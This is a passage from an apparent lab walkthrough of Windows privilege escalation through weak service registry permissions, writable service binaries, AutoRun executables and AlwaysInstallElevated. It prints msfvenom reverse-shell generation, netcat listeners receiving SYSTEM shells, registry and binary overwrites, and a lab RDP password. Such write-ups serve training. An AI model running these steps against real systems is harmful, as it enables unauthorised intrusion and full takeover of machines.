
```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.245.8] 49848
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 5: Service Exploits - Weak Registry Permissions

Query the "regsvc" service and note that it runs with SYSTEM privileges

(SERVICE_START_NAME).


```
sc qc regsvc
```



```
sc qc regsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Insecure Registry Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\PrivEsc>
```

Using accesschk.exe, note that the registry entry for the regsvc service is writable by the "NT AUTHORITY\INTERACTIVE" group (essentially all logged-on users):


```
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
```



```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
HKLM\System\CurrentControlSet\Services\regsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        KEY_ALL_ACCESS
  RW BUILTIN\Administrators
        KEY_ALL_ACCESS
  RW NT AUTHORITY\INTERACTIVE
        KEY_ALL_ACCESS

C:\PrivEsc>
```

Overwrite the ImagePath registry key to point to the reverse.exe executable we created:


```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d
C:\PrivEsc\reverse.exe /f
```



```
C:\Users\user\Desktop>reg add HKLM\SYSTEM\CurrentControlset\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe
reg add HKLM\SYSTEM\CurrentControlset\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe
Value ImagePath exists, overwrite(Yes/No)? Yes
The operation completed successfully.

C:\Users\user\Desktop>
```


Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start regsvc
```



```
C:\Users\user\Desktop>net start regsvc
net start regsvc
```

Shell:




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.198.161] 49752
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 6: Service Exploits - Insecure Service Executables

Query the "filepermsvc" service and note that it runs with SYSTEM privileges

(SERVICE_START_NAME).


```
sc qc filepermsvc
```



```
C:\Users\user\Desktop>sc qc filepermsvc
sc qc filepermsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: filepermsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\File Permissions Service\filepermservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : File Permissions Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\user\Desktop>
```

Using accesschk.exe, note that the service binary (BINARY_PATH_NAME) file is writable by everyone:


```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
```



```
C:\Users\user\Desktop>C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
C:\Program Files\File Permissions Service\filepermservice.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WIN-QBA94KB3IOF\Administrator
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS

C:\Users\user\Desktop>
```

Copy the reverse.exe executable you created and replace the filepermservice.exe with it:


```
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
```



```
C:\Users\user\Desktop>copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
 Overwrite C:\Program Files\File Permissions Service\filepermservice.exe? (Yes/No/All): yes
 yes
Overwrite C:\Program Files\File Permissions Service\filepermservice.exe? (Yes/No/All): All
All
        1 file(s) copied.

C:\Users\user\Desktop>
```


Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start filepermsvc
```



```
C:\Users\user\Desktop>net start filepermsvc
net start filepermsvc
```

Shell:




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.198.161] 49778
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 7: Registry - AutoRuns

Query the registry for AutoRun executables:


```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```



```
C:\Users\user\Desktop>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    My Program    REG_SZ    "C:\Program Files\Autorun Program\program.exe"


C:\Users\user\Desktop>
```

Using accesschk.exe, note that one of the AutoRun executables is writable by everyone:


```
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
```



```
C:\Users\user\Desktop>C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW WIN-QBA94KB3IOF\Administrator
        FILE_ALL_ACCESS
  RW BUILTIN\Users
        FILE_ALL_ACCESS

C:\Users\user\Desktop>
```


Copy the reverse.exe executable you created and overwrite the AutoRun executable with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
```



```
C:\Users\user\Desktop>copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe"
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe"
Overwrite C:\Program Files\Autorun Program\program.exe? (Yes/No/All): All
All
        1 file(s) copied.

C:\Users\user\Desktop>
```

Start a listener on Kali and then restart the Windows VM. Open up a new RDP session to trigger a reverse shell running with admin privileges (wait for 5-7 seconds to get the shell). `xfreerdp /u:user /p:password321 /cert:ignore +clipboard /v:10.10.198.161`




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.198.161] 49680
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\user

C:\Windows\system32>
```

Task 8: Registry - AlwaysInstallElevated

Query the registry for AlwaysInstallElevated keys:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```


Note that both keys are set to 1 (0x1).



```
C:\Users\user\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\user\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```


On Kali, generate a reverse shell Windows Installer (reverse.msi) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f msi -o reverse.msi
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.30.200 LPORT=4444 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi

┌──(kali㉿kali)-[~]
└─$ 
```


Transfer the reverse.msi file to the C:\PrivEsc directory on Windows using the simple python server




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.202.216 - - [23/Dec/2023 02:13:09] "GET /reverse.msi HTTP/1.1" 200 -
```

Start a listener on Kali and then run the installer to trigger a reverse shell running with SYSTEM privileges:

```
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
```



```
PS C:\PrivEsc> msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
PS C:\PrivEsc> 
```



